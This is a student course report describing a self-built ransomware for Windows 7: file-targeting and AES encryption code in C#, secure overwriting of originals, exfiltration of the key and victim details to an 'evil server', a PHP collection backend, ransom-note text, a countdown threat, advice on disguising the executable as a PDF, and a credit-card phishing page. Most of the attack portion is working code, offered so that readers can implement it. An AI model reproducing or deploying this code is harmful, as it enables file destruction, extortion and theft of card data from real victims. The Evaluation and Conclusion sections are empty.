Vrije Universiteit Brussel

Faculty of Science
Departement of Computer Science

Security: Ransomeware

Yannick Merckx

Operation Systems and Security (OSSEC)

Student number: 500294

Tutor:	Prof. dr. Martin Timmerman
Advisor:	Long Peng

Januari 2016

Abstract

We implement a self-written fully working ransomeware, which includes all the steps from tricking the victim till the decryption project. This malware is implemented in assignment of of the course Operation Systems and Security (OSSEC) and is fully described in this document. After reading this document the reader should have a clear understanding of ransomeware, be able to fully comprehend the code of the ransomeware and should even be able to implement it by himself.

Contents

1 Introduction **2**

2 Ransomeware **3**

2.1 Definition . . . 3

2.1.1 Malware . . . 3

2.1.2 Ransomeware . . . 3

2.2 Workflow . . . 3

2.2.1 The Search For A Victim . . . 4

2.2.2 Tricking the victim . . . 4

2.2.3 Compromising The Victim's Machine . . . 5

2.2.4 Notifying The Victim . . . 5

2.2.5 Decryption . . . 5

3 Creation of the Ransomeware **6**

3.1 Tricking The Victim . . . 6

3.2 Encryption of the files . . . 6

3.2.1 Finding the Personal Files . . . 6

3.2.2 Encrypting the files . . . 7

3.2.3 Making the files unrecoverable . . . 8

3.2.4 Communication with the Evil server . . . 9

3.3 Notifying the victim . . . 11

3.4 Decryption process . . . 13

3.5 Evaluation . . . 15

4 Conclusion **16**

A Code **17**

Chapter 1

Introduction

In this document we will the describe the mini-project in assignment of the course Operating Systems and Security (OSSEC) at the Vrij Universiteit Brussel. For this mini-project we implemented a self-written ransomeware. This document is divided in three chapters. Chapter 2 contains lecture about the ransomeware. It is necessary to have first a clear understanding of how ransomware works before we start explaining the code in chapter **??**. The first chapter is divided in two parts. First in section 2.1 we explain the terminology to get familiar with the subject and in the second part we discus the general workflow of ransomeware. In chapter 3 we eventually discus the self-written ransomeware, where we highlight in every section a specific functionality. In the last chapter we do a small analysis of our ransomeware concerning the recoverability of the files and the detection rate by virus scanners.The ransomeware is developed for and tested on Windows 7. This is still the most used operation systems, with more than 44,5% http://www.w3schools.com (n.d.). This is why it is highly interesting to develop a ransomeware for this platform.

Chapter 2

Ransomeware

In this chapter we talk about the theoretical background of ransomeware. First we start with a few general definition and then we discus the general workflow of ransomeware.

2.1 Definition

2.1.1 Malware

Malware is the short term for ‘malicious software’, which refers to the software programs, who are designed to damage or do other unwanted actions on a computer system http://techterms.com (n.d.). We have all kinds of malware for example: viruses, worms, trojan horses, and spyware. For this project we are focussing on another type of malware namely, ransomeware.

2.1.2 Ransomeware

Ransomeware is a type of malware, which hijacks the files on the infected computer by encryption all the files. The only way the ransomeware will decrypt the files, is when the victim pays the asked ransom money. The strength of the encryption and asked ransom money vary, but as we will see in the next section, every ransomeware has the same general pattern. They only differ in the tweaks they apply in those main components.

2.2 Workflow


In this section we take a closer look at the workflow of the ransomeware. In every type of ransomeware we find the same workflow. Every ransomware starts with the search for a victim. After finding a victim it has to look for a weak spot, which makes it possible to install the ransomeware. When the weak spot is found, the ransomware installs itself and hijacks the files of the victim by encryption. After the completion of the installation the ransomeware notifies the victim and asks for ransom money. Only when the ransom is paid, the ransomeware will decrypt the files of the victim.
In the next subsections we talk about each step of the workflow in greater detail.

2.2.1 The Search For A Victim

The first step you need to do, when a criminal wants to use ransomeware is finding a victim. Nowadays with the internet is this very. A criminal can get in touch in several ways.

E-mail

A popular way is by email. Most of the time criminals craft an email with social engineering techniques, which causes the victim to open the attachment in the email. This attachments seems harmless for the victim but is in reality the ransomeware, which immediately infects the victim's computer when opened.



Sun 4/12/2015 11:55 AM
Internal Revenue Service <office@irs.gov>
[!!Spam KSE]Payment confirmation for tax refund request # 75991792
To [redacted]
Attachments confimation_75991792.doc (58 KB); ATT00001.txt (236 B)

Dear taxpayer,

You are receiving this notification because your tax refund request has been processed.
Please find attached a copy of the approved 1040A form you have submitted, containing your personal information and signature.
On the last page, you can also find the wire transfer confirmation from the bank.

Transaction type : Tax Refund
Payment method : Wire transfer
Amount : $7592
Status : Processed
Form : 1040A

Additional information regarding tax refunds can be found on our website: http://www.irs.gov/Refunds.
Please note that IRS will never ask you to disclose personal or payment information in an email.

Regards,
Internal Revenue Service
Address: 1111 Constitution Avenue, NW
Washington, DC 20224
Website: http://www.irs.gov
Phone: 1-800-829-1040

Figure 2.1: An example of a specially crafted email by a criminal, which causes the reader to open the attachment.[1]

Removable Device

Another methode is a removable device. This can be a USB-stick, CD or even a mobile phone. The device can be plugged in by the criminal himself or he let lying around intentionally some removable devices in the hope the finder would connect it with the computer.
In the next section we will take look at how we can trick the victim in activating the ransomeware.

2.2.2 Tricking the victim

As we said in section 2.2.1 we can reach a victim in several ways. But reaching the victim is not enough. The ransomeware has still to execute.

If we want for example to reach the victim by email. The user can not have any clue that the attachment is malicious and has to have the intention to open the ransomeware. A possible trick is **Obfuscation the executable**.

[1]Source: http://i1-news.softpedia-static.com/images/news2/Users-in-the-US-Targeted-with-Ransomware-Via-Tax-Return-Flavored-Emails-478465-2.jpg

Obfuscation The Executable

Like we already said, we do want the victim to open the ransomeware.A possible methode is obfuscation the executable. We want to look our file as harmless as possible. The best way to do obfuscate your ransomeware as a widely used file, for example a pdf. To obfuscate our file we can use two little tricks. First we can change the icon of our executable in the typical icon used for that fileformat. Next we can rename our ransomeware from *thisisnotevil.exe* to *thisfileisnotevil.pdf.exe.* Now when the user has is security settings on standaard, which is on default, the victim will see a harmless file called *thisfileisnotevil.pdf* with a familiar icon.

2.2.3 Compromising The Victim's Machine

After having access to the system, the next logical step is compromising the victim's machine. In the case of ransomeware is this encryption of the files. In the first generations of ransomeware, self-written encryption algorithms were used. Because they were self-written the encryptions were often crackable. However the malware designers got smarter and the ransomware of nowadays uses the public available encryption libraries, which are unfortunately less or not crackable.

2.2.4 Notifying The Victim

After compromising the victim's machine, a characteristic feature of ransomeware is notifying the victim.

Also here do we see a evolution throughout the years. With the first generations the victim got completely locked out of his system. Although after a while criminals discovered it is better to still grant access to the system and confront the victim with the encrypted files. Because the victim still sees the encrypted files, the victim is more willing to pay the ransom. This is why ransomeware of today only encrypt the personal files and not the whole system.

Further happens the notifying by changing the background and putting two files on the desktop, one is a list with the encrypted files, again to confront the victim. And the other file is a instruction file with further instructions for the victim to decrypt his files.

At last is it often the case the victim is put under pressure with a countdown timer. By this timer the criminal threatens that if the countdown timer ends, the files will be unrecoverable.

2.2.5 Decryption

After the ransom is paid the user can follow up the instructions of the readme file and download the decryption software. Only with this software is it possible to decrypt the encrypted files.

Chapter 3

Creation of the Ransomeware

Now that we have a clear understanding of what ransomeware exactly is, we can explain the self-created ransomeware. The ransomeware we created is based on the most recent encountered ransomware, for example CTBlocker and Cryptolocker and is written in C. Summarized the ransomeware persuades the victim in opening the ransomeware, encrypts all the personal files, sends the encryption key to the evil server and notifies the victim. After paying the ransom and following the instructions, the victim can download the decryption software and decrypts his files. There is one small twits in this whole workflow. Normally the ransomware would ask for Bitcoins, but because we couldn't obtain a api-key to work with bitcoin wallets, we implemented an alternative, namely a phishing website for credit cards. So the final goal of our ransomeware is not to obtain money but credit card numbers. This is maybe divergent from other ransomware but it gives us the opportunity the fully simulate the process.

3.1 Tricking The Victim

An important thing to think about, when creating your ransomware is the method of tricking the victim. For our ransomware we chose to disguise it as a pdf. We already mentioned in 2.2.2 it is easy trick to change the icon of the executable and give it an name with *.pdf* at the end. If the user's security settings are on default the user will only see the pdf at the end and not the *.exe* extension.
If we combine this trick with a social engineered email, we have a big chance an ignorant user opens the attachment, which is the disguised ransomeware.
afbeelding van adobe

3.2 Encryption of the files

After we tricked the victim is the next step the encryption. We need to find files, encrypt them and send the encryption key to the server.

3.2.1 Finding the Personal Files

The files we want to encrypt need to be valuable to the victim. So we orient our encryption algorithm on the User directory, where most users save there personal files. Also important to mention is that cloud services like dropbox or google drive have on default there sync folders in the user directory, which makes it also interesting. While we parsing through the folders of the user directory, we don't encrypt everything. We only encrypt the files that are possible valuable, files with extension like doc, png, pdf, xlx, outlook etc. This choice makes our ransomeware faster and more effective.

```
//encrypts target directory
        public void encryptDirectory(string location, string password)
        {



            //extensions to be encrypt
            var validExtensions = new[]
            {
                ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt",
                    ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp
                  ", ".aspx", ".html", ".xml", ".psd",".mp3"
            };

            string[] files = Directory.GetFiles(location);
            string[] childDirectories = Directory.GetDirectories(location);
            for (int i = 0; i < files.Length; i++){
                string extension = Path.GetExtension(files[i]);
                if (validExtensions.Contains(extension))
                {
                    EncryptFile(files[i],password);
                }
            }
            for (int i = 0; i < childDirectories.Length; i++){
                encryptDirectory(childDirectories[i],password);
            }


        }
```

3.2.2 Encrypting the files

After finding the files, the next step is the encryption. As a ransomeware-writer our goal is to make the files of the victim unrecoverable till the victim pays. For our ransomeware we used the same tactic as most recent ransomeware, namely using the public availably encryption libraries.

We used the System.Security.Cryptography Namespace from the .NET framework. From this library we used the encryption algorithm Advanced Encryption Standard (AES) with a key size of 258 bits and Cipher block chaining as mode. This choice is well-considered. AES is a symmetric-key algorithm, which make it possible to encrypt a lot of data very fast. This is not the case with an asymmetric encryption algorithm, which is slower on big amounts of data. The key size of 258 bits makes it impossible the crack the key with current computers. And at last is the Cipher block chaining also an import setting. It makes partial recovery and recovery after modifying the files impossible.

```
        //AES encryption algorithm
        public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
        {
            byte[] encryptedBytes = null;
            byte[] saltBytes = new byte[] { 5, 8, 10, 78, 90, 56, 7, 8 };
            using (MemoryStream ms = new MemoryStream())
            {
                using (RijndaelManaged AES = new RijndaelManaged())
                {
                    AES.KeySize = 256;
                    AES.BlockSize = 128;

                    var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes,
                        1000);
                    AES.Key = key.GetBytes(AES.KeySize / 8);
                    AES.IV = key.GetBytes(AES.BlockSize / 8);

                    AES.Mode = CipherMode.CBC;

                    using (var cs = new CryptoStream(ms, AES.CreateEncryptor(),
                        CryptoStreamMode.Write))
                    {
                        cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length)
                            ;
                        cs.Close();
                    }
                    encryptedBytes = ms.ToArray();
                }
            }
```

An important thing to notice is during the key generation of AES we use *Rfc2898DeriveBytes*, a password-based key derivation functionality, which uses a given password to generate the 258-bit key. This makes that we can generate a more readable password and use this to share with the user to decrypt. Although we need to pre-attention how we compose this readable password. We use for the random generator a random generated UUID as seed. This is because the default seed of the random generator is the system uptime, which makes that our more readable password is crackable and so our ransomeware.

```
        //creates random password for encryption
        public string CreatePassword(int length)
        {
            const string valid = "
                abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
                *!=&?&/";
            StringBuilder res = new StringBuilder();

            //avoiding the same seed with random guid generation
            Random rnd = new Random(Guid.NewGuid().GetHashCode());
            while (0 < length--){
                res.Append(valid[rnd.Next(valid.Length)]);
            }
            return res.ToString();
        }
```

3.2.3 Making the files unrecoverable

After the encryption of a file we take the necessary precautions to make the files completely unrecoverable. We use a fourth-phase deletion technique, where we first overwrite the bytes of the original file with zeroes. Next we overwrite it again with random numbers and then again with zeroes. At last we overwrite the bytes with the encrypted files.

```
    //Encrypts single file
    public void EncryptFile(string file, string password)
    {

        byte[] bytesToBeEncrypted = File.ReadAllBytes(file);

        int filesize = bytesToBeEncrypted.Length;

        //Create bytearray with zeros
        byte[] zeroes = new byte[filesize];

        //Create bytearray with random numbers
        Random rnd = new Random();
        byte[] randoms = new Byte[filesize];
        rnd.NextBytes(randoms);

        byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
        // Hash the password with SHA256
        passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

        byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes)
            ;

        //first phase: overwrite with zeroes
        File.WriteAllBytes(file, zeroes);
        //second phase: overwrite with randoms
        File.WriteAllBytes(file, randoms);
        //third phase: overwrite with zeroes
        File.WriteAllBytes(file, zeroes);
        //fourth phase: overwrite file with encrypted data
        File.WriteAllBytes(file, bytesEncrypted);
        System.IO.File.Move(file, file+".Qwfsdfjio");

        list_with_encrypted_files.Add(file);

    }
```

3.2.4 Communication with the Evil server

After finishing the encryption of the files we send the password used for the encryption to the evil server. Of course we do need to take the necessary precautions. We can not send the password in plaintext. Possible risk are in-memory recovery or interception of the password. All these things we want to avoid and this is why we encrypt this password with RSA. RSA is a asymmetric encryption algorithm and is commonly used to encrypt traffic between a client and a server. The public key is hard coded in the source code of ransomeware, which is no problem because our encryption is asymmetrical and the private key is safely stored on the server.


```
     public static string EncryptPassword(string password)
    {
        string ServerPubKeyOutput = "-----BEGIN PUBLIC KEY-----
            MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDbv/DGt9yCE8F93pcZatx/Uuef7m
            /ztRSrrS2p99F1554/7
            XzGmktS3ArxyZOaz0rdhkdaZxzvZ6g8Ip0uBzTDcI5heVz3Ek0aCxIAiFZh/
            ScrtjIXg+
            JERty9cYZ6aBhMWn9tXEWWMOzYlumT6MpAdE8fzr1DTQqKpoSL0aDrAwIDAQAB
            -----END PUBLIC KEY-----";
        string ServerPubKey = Javascience.opensslkey.DecodePEMKey(
            ServerPubKeyOutput);

        RSACryptoServiceProvider ServerRSA = new RSACryptoServiceProvider();
        ServerRSA.FromXmlString(ServerPubKey);
        string SecretPassword = Uri.EscapeDataString(Convert.ToBase64String(
            RSAEncrypt(Encoding.UTF8.GetBytes(password), ServerRSA.
            ExportParameters(false))));

        return SecretPassword;

    }


    //Sends created password target location
    public void SendPassword(string password){

        string Encryptedpassword = EncryptPassword(password);
        string info = UUID + "|" + computerName + "|" + userName + "|" +
            Encryptedpassword;
        var fullUrl = targetURL + info;
        var conent = new System.Net.WebClient().DownloadString(fullUrl);
    }
```

The sent password gets stored in a SQL-database together with the Computername, Username and UUID. We use the UUID as primary key. The backend is written in PHP. For easy-reading during the development and testing we also wrote all the information to a hidden txt-file in human readable format.

```
<!DOCTYPE html>
<html>
<body>

<?php
ini_set( 'error_reporting', E_ALL );
ini_set( 'display_errors', true );
set_include_path(get_include_path() . PATH_SEPARATOR . 'phpseclib');
include('phpseclib/Crypt/RSA_XML.php');

function addVictim($UUID,$computername, $username, $password) {

    $servername = "localhost";
    $db_username =  "root";
    $db_password =  "root";
    $name =  "evilvault";


    $computername = htmlspecialchars($computername, ENT_QUOTES);
    $username = htmlspecialchars($username, ENT_QUOTES);


    // Create connection
    $conn = new mysqli($servername, $db_username, $db_password, $name);
    // Check connection
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }

    $sql = "INSERT INTO victims (UUID, ComputerName, Username, Password, Payment)
    VALUES ('".$UUID."',
            '".$computername."',
            '".$username."',
            '".$password."',
            0
            )";

    if ($conn->query($sql) === TRUE) {
        echo "New record created successfully";
    } else {
        echo "Error: " . $sql . "<br>" . $conn->error;
    }

    $conn->close();
    }


function decrypt($data)
    {
        $rsaserver = new Crypt_RSA_XML();
        $myfile = fopen("privatekey.xml", "r") or die("Unable to open file!");
        $privatekey = fread($myfile,filesize("privatekey.xml"));
        $rsaserver->loadKey($privatekey);
        $result = $rsaserver->decrypt(base64_decode($data));
        return $result;
    }

$myFile = "victims.txt";

$info = $_GET['info'];
list($UUID, $computername, $username, $password) = (explode("|", $info));
$decrypted_password = decrypt($password);
$message =  "UUID: " . $UUID . "\n" . "Computername: " . $computername . "\n" . "
    Username: " . $username . "\n" . "Password: " . $decrypted_password . "\n
    ----------------------------------------\n";
addVictim($UUID,$computername, $username, $password);
$fh = fopen($myFile, 'a');
fwrite($fh, $message."\n");
fclose($fh);
?>


</body>
</html>
```

3.3 Notifying the victim

After successfully encrypting the files, we need to notify the user he has been compromised. We do this in different ways.
First we change the background and show a threatening message. This is very effective because the first thing a user sees is his desktop. So we are sure he receives the message.



YOUR PERSONAL FILES ARE ENCRYPTED

YOUR DOCUMENTS, PICTURES, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED WITH THE STRONGEST ENCRYPTION AND UNIQUE KEY.


THE PRIVATE DECRYPTION KEY IS SAVED ON A SECRET SERVER AND NOBODY CAN DECRYPT YOUR FILES UNTIL YOU PAY AND OBTAIN THE PRIVATE KEY

YOU HAVE 72 HOURS TO SUBMIT THE MONEY. IF YOU DO NOT SEND THE MONEY,
THE PRIVATE KEY GETS DELETED AND YOUR FILES ARE LOST FOREVER

WARNING!: DO NOT TRY TO GET RID OF THE PROGRAM YOURSELF.
ANY ACTION TAKEN WILL RESULT IN THE DESTRUCTION OF THE DECRYPTION KEY.
YOU WILL LOSE YOUR FILES FOREVER. THE ONLY WAY TO KEEP YOUR FILES SAVE,
IS TO FOLLOW THE INSTRUCTIONS.

Figure 3.1: The showed background of the ransomeware,when the encryption is complete


Next we put files on the victim's desktop. One file is with instruction how to pay the ransom and the instructions for decryption and another file is a list with all the encrypted files.



```
Your documents, pictures, databases and other important files are encrypted with a strong encryption and unique key.
The private decryption key is saved on a secret server and nobody can decrypt your files  until you pay and obtain the priva
 Follow the following instructions if you want to decrypt your files:
1. GO TO THIS WEBSITE: http://evilserver.com/payment.html
2. Pay a ransome of €500 with your creditcard on this page
3. GO TO THIS WEBSITE: http://evilserver.com/unlock.html
4. Copy past the following UUID in the form on the website
d96ede78-ec45-4a42-97b8-55c20f4d1221

5. Follow on the website the next instructions
```

Figure 3.2: The instructions given by our ransomeware

At last we show a countdown with the threat of deleting the decryption key, when the countdown is finished. This puts the user under more pressure and possible motivates for faster payment. We implemented the countdown time purely as threat, in reality the key will not be deleted. With most of the current ransomeware we see the same behavior, where the countdown is mostly just a threat.


The Clock Is Ticking...

You only have 72 hours to submit the payment If you do not send money within the provided time all your files will be permanently encrypted and no one will be every able to recover them.


TIME LEFT

71:59:39

Figure 3.3: Screenshot of the countdown timer

3.4 Decryption process

Like we already said in the beginning of this chapter, we didn't implemented a real payment component because of the lack of an api-key for a valid payment system. This is why we gave our ransomeware a little twist and made phishing credit card numbers. Because the victim wants desperately his files back, there is still a chance some victims will fill in there credit card number on the phishing site in the hope to get there files back. The biggest advantage is off course that we could fully implement the workflow of our ransomware and make it fully operational.


Payment of €500

Payment Information

5e8f7090-f43b-4700-b7e5-590cfea7ac97

Pleinlaan 2

Elsene 1050

yamerckx@vub.ac.be


Yannick Merckx

4449 7825 8055 0550

06 / 29 3432

Figure 3.4: The phishing page of our ransomeware


After this is done, the victim can go to a webpage and use his UUID to identify himself and receive the decryption software with the decryption key. If he didn't pay his ransom the victim gets a message his ransom is still not paid.



Enter your key:

Enter your UUID and press 'Send'

Figure 3.5: Webpage where the victim needs to identify himself



Payment confirmed

1. Download unlocker: link
   Also make copy of your decryption key: *nOum=V*!OsBM8m

   You can paste your private key directly into unlocker if it does not match your files.

2. Copy unlocker to the target computer and run it.

Don't forget to disable antivirus software, it can damage decrypted files.

3. Make backup copy of unlocker for the case some of files missing, run it on demand.

4. Enable and update your antivirus softare.

Good luck!

Figure 3.6: Instruction page after the payment is confirmed

The decryption software works analog to the encryption software, only in the reversed order. The software searches in the userdirectory for encrypted files with the specific extension *.Qwfsdfjio* and tries to decrypt this file with the given decryption key. At the end the user gets a message if the decryption was successful or not.

3.5 Evaluation

Chapter 4

Conclusion

Appendix A

Code

References

Checkpoint. (n.d.). *"offline" ransomware encrypts your data without cc communication.*

http://techterms.com. (n.d.). *Malware.*

http://www.w3schools.com. (n.d.). *Os platform statistics and trends.*

Kharraz, A., Robertson, W., Balzarotti, D., Bilge, L., & Kirda, E. (n.d.). Cutting the gordian knot: A look under the hood of ransomware attacks.